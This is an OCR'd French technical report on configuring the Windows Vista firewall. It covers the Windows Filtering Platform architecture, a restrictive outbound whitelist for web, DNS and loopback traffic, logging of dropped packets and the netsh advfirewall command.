Le service *NLA* détectera automatiquement le profil à appliquer pour le réseau sur lequel *super_user* sera connecté.


Cette configuration du choix automatique de profil est très importante pour garantir la sécurité et assurer que les règles du *firewall* vont bien s'appliquer au profil actif sans quoi il ne servirait à rien.

Note : il n'est pas possible de définir un profil par utilisateur. Les règles peuvent uniquement être paramétrées pour un utilisateur donné.

Pour plus d'informations sur ces différents profils voici le document de *Microsoft* sur le sujet : http://www.microsoft.com/technet/windowsvista/network/firewall.mspx

Pour modifier votre profil courant: **Control Panel – Network and Sharing Center – Customize Network**. Vous nécessitez des droits administrateur pour changer de profil.

2.1.2 Architecture



Le *firewall* de Vista repose sur l'*API* appelée *Windows Filtering Platform (WFP)* lui permettant de venir configurer les différents filtres (règles) appliquées au trafic. Cette *API* permet un accès très fin à la pile TCP/IP. *Vista* possède une nouvelle pile unique où IPv4 et IPv6 cohabitent. *WFP* intègre aussi l'authentification des communications et le filtrage des applications utilisant *Winsock*[1].

L'administrateur qui va configurer les règles de son *firewall* (noté sur le dessin *Longhorn Personal Firewall*) va dialoguer avec le *Base Filtering Engine* (*BFE*). Ces règles seront transmises au *Generic Filter Engine* (*GFE*) qui les appliquera, c'est lui qui va décider de laisser passer ou de jeter un paquet. L'interaction avec le *BFE* est réalisée via le service *bfe.dll* qui est lancé au démarrage de *Vista*. Le *GFE* peut venir interagir sur tous les niveaux de la pile TCP/IP. Par exemple il pourra contrôler si un service utilise *Winsock* pour ouvrir un port et le bloquer. Il dialogue aussi avec les modules *callout* permettant de venir inspecter le contenu des paquets et de les modifier (pour faire par exemple du *NAT*).

Avec l'authentification *IPsec* vous pouvez configurer différentes règles, pour des utilisateurs donnés, capables de contourner les règles établies par le *GFE*.

[1] Déf Microsoft : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/winsock_functions.asp

2.1.2.1 Application Layer Enforcement (ALE)

Microsoft préconise d'utiliser la nouvelle interface *ALE* à la place de *TDI*[1]. Cette interface se situe entre la couche applicative et la couche réseau. Elle permet le dialogue entre les processus et les drivers de la pile TCP/IP.

Cette couche prend en charge :

- Le maintient des états de connexion pour tout le trafic
- Le filtrage basé sur :
  - Adresses locales et distantes, ports, protocoles
  - Nom des applications, d'utilisateurs, de machines
  - IPv4 et IPv6

- Le blocage des ports
- Authentification des utilisateurs


Le maintient des connexions actives est nécessaire pour le fonctionnement du *firewall* de *Vista* car il est de type *stateful*.

Pour plus d'informations sur les différents modules de la *Windows Filtering Platform* consultez le lien : http://www.microsoft.com/whdc/device/network/WFP.mspx ou la base de données *Microsoft* : http://windowssdk.msdn.microsoft.com/en-us/library/ms688974.aspx

2.2. Configuration des règles

Dans le cadre de ce projet nous nous intéresserons uniquement à la configuration des règles sur une machine locale (*Local Policy*).

Voici l'ordre d'évaluation des règles :



1 *Transport Driver Interface Layer*
http://www.microsoft.com/technet/prodtechnol/windows2000serv/reskit/cnet/cnad_arc_qhyw.mspx?mfr=true

Une règle de plus basse priorité est prise en compte même si une règle par défaut est appliquée. Il est possible de configurer par exemple l'interdiction à toutes les applications d'ouvrir un port sauf *Windows Messenger*. De plus, comme cité précédemment il est possible de contourner toutes les règles en utilisant des règles spécifiques gérant l'authentification (*Authenticated Bypass Rules*).

La configuration des règles est explicitement détaillée dans ce guide de *Microsoft* :
http://www.microsoft.com/technet/windowsvista/network/firewall3.mspx

Les règles sont appliquées pour chaque profil et sont évaluées dans cet ordre :

1. *Public*
2. *Private*
3. *Domain*

2.2.1.1 Configuration d'un poste de travail

Je vous propose dans cette section une configuration des règles du *firewall* Vista se pliant aux restrictions définies pour ce travail.

J'ai choisi une configuration très restrictive, qui pourra par la suite être modifiée par vos soins pour une utilisation plus souple mais moins sécurisée.

Voici les principales caractéristiques :

- Navigation *web* autorisée
- Navigation sécurisée (*SSL*) autorisée
- Partage de fichiers interdit
- Utilisation de logiciel de messagerie instantanée interdit
- *FTP* interdit


Je suis parti avec une configuration ne possédant aucune règle[1]. La première étape pour sécuriser notre système est d'appliquer un modèle *white list* pour le flux entrant mais aussi sortant. Le modèle *white list* est bien plus sécurisé qu'un modèle *black list* ; étant la configuration par défaut pour les flux sortants, car il interdit tous les flux qui ne sont pas explicitement autorisés.

Note : toutes ces configurations s'effectuent via la console `WF.msc`. Le profil configuré a été le profil public mais il est possible de venir configurer chaque profil séparément.


[1] Effacer chaque règle des flux entrants et sortants

Configuration *white list* bidirectionnelle :

Windows *Firewall* with Advanced Security – Properties – sélectionnez votre profil actif



Vérification de la configuration:




C'est maintenant à nous de définir explicitement chaque règle autorisant un flux donné. Aucune règle de flux entrant (*Inbound Rules*) n'est appliquée dans notre configuration. Toutes les connections entrantes seront bloquées. De plus les réponses *unicast* à un flux *broadcast* ou *multicast* sont aussi bloquées :


Settings – Customize – Allow Unicast Response - No

- Navigation web

Cette règle va permettre à l'utilisateur de naviguer sur internet. Pour assurer la confidentialité des données transmises par internet il faut configurer l'action *Allow only secure connections* avec l'option *Require encryption*.




Voici les paramètres des protocoles et des ports :




Ports :
80 http
443 https (ssl)

L'accès à Internet n'est autorisé que pour le navigateur *Internet explorer*





```
%ProgramFiles%\Internet Explorer\iexplorer.exe
```

L'adresse IP du poste de travail a été ajoutée à la règle :



L'adresse IP de notre poste de travail est fixe, cette configuration n'utilise pas de serveur *DHCP*.

Configuration du profil et de l'interface :




Internet Explorer a besoin d'une adresse de *loopback*[1] (127.0.0.1) pour utiliser son cache. Il faut explicitement créer cette règle sans quoi le navigateur sera très lent, voir inutilisable. Il est possible d'utiliser un autre navigateur comme *firefox* par exemple qui lui n'aura pas besoin de cette règle pour le *loopback*.


[1] http://en.wikipedia.org/wiki/Loopback

- Adresse de *loopback*

Reprenez la même configuration que la règle précédente avec comme modification le protocole et les ports utilisés ainsi que l'adresse IP :




Note : aucun numéro de ports n'est spécifié.



Il faut aussi autoriser touts les types d'interfaces car *internet explorer* n'utilise plus d'interface physique pour accéder à son cache.


Interface types – Customize




Dans une configuration *white list* comme celle là, il faudra explicitement ajouter une nouvelle règle pour chaque application nécessitant une adresse de *loopback* pour fonctionner.

- Configuration du serveur *DNS*


Il faut autoriser le poste client à pouvoir accéder au serveur *DNS* pour effectuer la résolution de nom de domaine.





L'adresse locale est celle de notre machine, l'adresse distante est celle du serveur *DNS*.

Il est possible de retreindre la règle en spécifiant quel service pourra ouvrir le port.



Le service *DNS Client* permet d'effectuer des requêtes *DNS*. Nous verrons par la suite qu'il n'est pas le seul.

Les autres configurations sont semblables à la règle autorisant la navigation *web*.
Voici la vue globale de notre configuration

Outbound Rules

Name	Profile	Enabled	Action	Program	Local Address	Remote Address	Protocol	Local Port	Remote Port	Allowed Computers
navigation web	Public	Yes	Allow	%ProgramFiles%\Internet Explorer\iexplore.exe	10.1.2.90	Any	TCP	Any	80, 443	Any
dns	Public	Yes	Allow	Any	10.1.2.90	10.1.1.10	UDP	Any	53	Any
cache ie	Public	Yes	Allow	%ProgramFiles%\Internet Explorer\iexplore.exe	127.0.0.1	127.0.0.1	UDP	Any	Any	Any

Note : l'ordre dans lequel les règles sont ajoutées n'a pas d'influence.

Il est maintenant possible d'exporter la configuration dans un fichier :
Windows Firewall with Advanced Security – Export Policy…
Le fichier est sauvegarder avec l'extension *.wfw

Toutes configurations créée par soin pourra être sauvegardée puis rechargée via :
Windows Firewall with Advanced Security – Import Policy…

Il est toujours possible de charger la configuration par défaut proposée :
Windows Firewall with Advanced Security – Restore Defaults

2.2.1.2 Activation des logs

Il est possible d'activer les *logs* du *firewall* pour contrôler les tentatives de connexions au réseau. Dans notre cas nous allons contrôler les paquets qui ont été rejetés.

Windows Firewall Properties – Logging – Customize – Log dropped packet – Yes

Par défaut le fichier de log se trouve dans :
`%systemroot%\system32\LogFiles\Firewall\pfirewall.log`

Il est possible de visualiser le fichier de *logs* via *NotePad*[1].

Voici un exemple d'entrées que l'on peut trouver dans ce fichier :

```
006-11-07 11:21:36 DROP UDP 10.1.4.6 10.1.255.255 138 138 229 - - - - - - - RECEIVE
2006-11-07 11:22:17 DROP UDP 10.1.10.30 10.1.255.255 137 137 78 - - - - - - - RECEIVE
2006-11-07 11:22:26 DROP TCP 127.0.0.1 127.0.0.1 49304 49303 0 - 0 0 0 - - - SEND
2006-11-07 11:22:27 DROP TCP 127.0.0.1 127.0.0.1 49306 49305 0 - 0 0 0 - - - SEND
2006-11-07 11:22:28 DROP TCP 10.1.2.90 209.85.129.104 49307 80 0 - 0 0 0 - - - SEND
2006-11-07 11:22:28 DROP TCP 10.1.2.90 209.85.129.147 49308 80 0 - 0 0 0 - - - SEND
2006-11-07 11:22:28 DROP TCP 10.1.2.90 209.85.129.99 49309 80 0 - 0 0 0 - - - SEND
```

Pour les paquets envoyés ayant été rejetés on ne trouve aucune information sur le processus source qui est à l'origine de l'action.

[1] Il est nécessaire d'élever ses privilèges pour réaliser cette opération (Run As)

2.2.1.3 Utilitaire de configuration

Il est possible de configurer ou vérifier les paramètres du *firewall* via un utilitaire en lignes de commandes appelé *netsh* pour *network shell*.

Vous trouverez de plus amples informations à son sujet sur le site de Microsoft :
http://www.microsoft.com/technet/prodtechnol/windowsserver2003/fr/library/ServerHelp/6c7033fb-2bbb-48a8-8ff2-be435b2cd8a1.mspx?mfr=true

Un nouveau contexte a été ajouté à cet outil permettant de configurer le *firewall* : *Advfirewall*

Pour lancer l'outil ouvrir une console puis entrez **`netsh`**. Ensuite entrez **`advfirewall`**

Vérifions les paramètres de notre profil actif :

`Netsh advfirewall>show currentprofile`

```
netsh advfirewall>show currentprofile

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInboundAlways,BlockOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Not Configured
UnicastResponseToMulticast            Disable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Enable
FileName                              C:\Users\super_user\Desktop\logfirewall.log
MaxFileSize                           4096

Ok.
```

